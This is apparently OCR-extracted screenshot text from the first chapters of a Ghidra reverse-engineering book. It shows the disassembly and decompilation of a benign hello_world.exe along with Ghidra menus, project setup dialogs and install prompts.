



Chapter 1: Getting Started With Ghidra





```
                    .text                                           XREF[1]:     _mainCRTStartup:004013dd(c)
                    _main
00401500 55             PUSH        EBP
                                    $U1b50:4 = COPY EBP
                                    ESP = INT_SUB ESP, 4:4
                                    STORE ram(ESP), $U1b50
00401501 89 e5          MOV         EBP,ESP
                                    EBP = COPY ESP
00401503 83 e4 f0       AND         ESP,0xfffffff0
                                    CF = COPY 0:1
                                    OF = COPY 0:1
                                    ESP = INT_AND ESP, 0xfffffff0:4
                                    SF = INT_SLESS ESP, 0:4
                                    ZF = INT_EQUAL ESP, 0:4
00401506 83 ec 10       SUB         ESP,0x10
                                    CF = INT_LESS ESP, 16:4
                                    OF = INT_SBORROW ESP, 16:4
                                    ESP = INT_SUB ESP, 16:4
                                    SF = INT_SLESS ESP, 0:4
                                    ZF = INT_EQUAL ESP, 0:4
00401509 e8 62 09       CALL        ___main                                     undefined ___main(void)
         00 00
                                    ESP = INT_SUB ESP, 4:4
                                    STORE ram(ESP), 0x40150e:4
                                    CALL *[ram]0x401e70:4
```






Window
Help
Bookmarks
Ctrl+B
Bytes: hello_world.exe
Checksum Generator
Comments
Console
Data Type Manager
Data Type Preview
Decompiler
Ctrl+E



CodeBrowser: hello world:/hello_world.exe
File Edit Analysis Navigation Search Select Tools Window Help
Program Trees
hello_world.exe
Headers
.text
.data
.rdata
.bss
.idata
.CRT
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Data Type Manager
Data Types
BuiltInTypes
hello_world.exe
windows_vs12_32
Filter:
Listing: hello_world.exe
hello_world.exe
00401e6f 00 ?? 00h
FUNCTION
undefined __stdcall __main(void)
undefined AL:1 <RETURN>
undefined4 Stack[-0x1c]:4 local_1c
__main XREF[2]: _mainCRTStartup:004
_main:00401509(c)
00401e70 a1 58 50 40 00 MOV EAX,[_initialized]
00401e75 85 c0 TEST EAX,EAX
00401e77 74 07 JZ LAB_00401e80
00401e79 f3 c3 RET
00401e7b 90 ?? 90h
00401e7c 8d ?? 8Dh
00401e7d 74 ?? 74h t
00401e7e 26 ?? 26h &
00401e7f 00 ?? 00h
LAB_00401e80 XREF[1]: 00401e77(j)
00401e80 c7 05 58 50 40 00 01 00 00 00 MOV dword ptr [_initialized],0x1
Decompile: __main
void __main(void)
int iVar1;
int iVar2;
if (_initialized == 0) {
_initialized = 1;
iVar1 = 0;
do {
iVar2 = iVar1;
iVar1 = iVar2 + 1;
} while ((&__CTOR_LIST__)[iVar2 + 1] != 0);
while (iVar2 != 0) {
(*(code *)(&__CTOR_LIST__)[iVar2])();
iVar2 = iVar2 + -1;
}
_atexit(&__do_global_dtors);
return;
}
return;
}
Decompile: __main
Bytes: hello_world.exe
Console - Scripting
00401e70
__main
MOV EAX,[0x00405058]
1
2
3
4
5
6
7
8
9
10
11



Analysis Options
Analyzers
Enabled
Analyzer Name
Aggressive Instruction Finder (Prototype)
Apply Data Archives
ASCII Strings
Call Convention Identification
Call-Fixup Installer
Condense Filler Bytes (Prototype)
Create Address Tables
Data Reference
Decompiler Parameter ID
Decompiler Switch Analysis
Demangler
Disassemble Entry Points
Select All
Deselect All
Restore Defaults
Description
Finds valid code in undefined bytes that have not been disassembled.
WARNING: This should not be run unless good
Options
Create Analysis Book...
Analyze
Cancel



Ghidra: hello world
File
Edit
Project
Tools
Help
Tool Chest
Active Project: hello world
hello world
hello_world.exe



Import Results Summary
Project File Name: hello_world.exe
Last Modified: Sun Feb 23 11:35:41 CET 2020
Readonly: false
Program Name: hello_world.exe
Additional Information
----- Loading /C:/Users/virusito/Desktop/hello_world/hello_world.exe -----
Searching for referenced library: KERNEL32.DLL ...
----- Loading C:\WINDOWS\SysWOW64\KERNEL32.DLL -----
Found and imported external library: C:\WINDOWS\SysWOW64\KERNEL32.DLL
Searching for referenced library: MSVCRT.DLL ...
----- Loading C:\WINDOWS\SysWOW64\MSVCRT.DLL -----
Found and imported external library: C:\WINDOWS\SysWOW64\MSVCRT.DLL
Finished importing referenced libraries for: hello_world.exe
[KERNEL32.DLL] -> not found
OK



Active Project: hello world
hello world
Import /C:/Users/virusito/Desktop/hello_world/hello_world.exe
Format:
Portable Executable (PE)
Language:
x86:LE:32:default:windows
Destination Folder:
hello world:/
Program Name:
hello_world.exe
Options...
OK
Cancel
Filter:


Project Locked
Project is locked. You have another instance of Ghidra already running with this project open (locally or remotely).
Project: C:\Users\virusito\hello world
hello world.gpr
hello world.lock
hello world.lock~
hello world.rep


New Project
Select Project Location
Project Directory:
C:\Users\virusito
Project Name:
hello world
<< Back
Next >>
Finish
Cancel


Ghidra: NO ACTIVE PROJECT
File Edit Project Tools Help
New Project... Ctrl+N
Open Project... Ctrl+O
Close Project Ctrl+W
Save Project Ctrl+S



C:\Windows\system32\cmd.exe
****
JDK 11+ (64-bit) could not be found and must be manually chosen!
****
Enter path to JDK home directory (ENTER for dialog):



Name
docs
Extensions
Ghidra
GPL
licenses
server
support
ghidraRun
ghidraRun.bat
LICENSE



GHIDRA
A software reverse engineering (SRE) suite of tools developed by NSA's Research Directorate in support of the Cybersecurity mission
Download Ghidra v9.1.2
SHA-256
Releases
Source



Ilfak Guilfanov @ilfak · 4 jun. 2019
To undo or not to undo? Don't worry, redo will be available too!
newsoft @newsoft · 3 jun. 2019
IDA Pro 7.3 will have "undo"
IDA 7.3 beta
by Ilfak Guilfanov » Tue May 21, 2019 1
A new beta version of IDA is not far aw
interface (including the dark mode), su
(https://www.corellium.com), fast dat
PowerPC64 decompiler, Microcode API
12
112
448
Ghidra
@GHIDRA_RE
En respuesta a @ilfak
Cool feature!


Chapter 2: Automated RE Tasks with Ghidra Scripts











Listing: hello_world.exe

*hello_world.exe

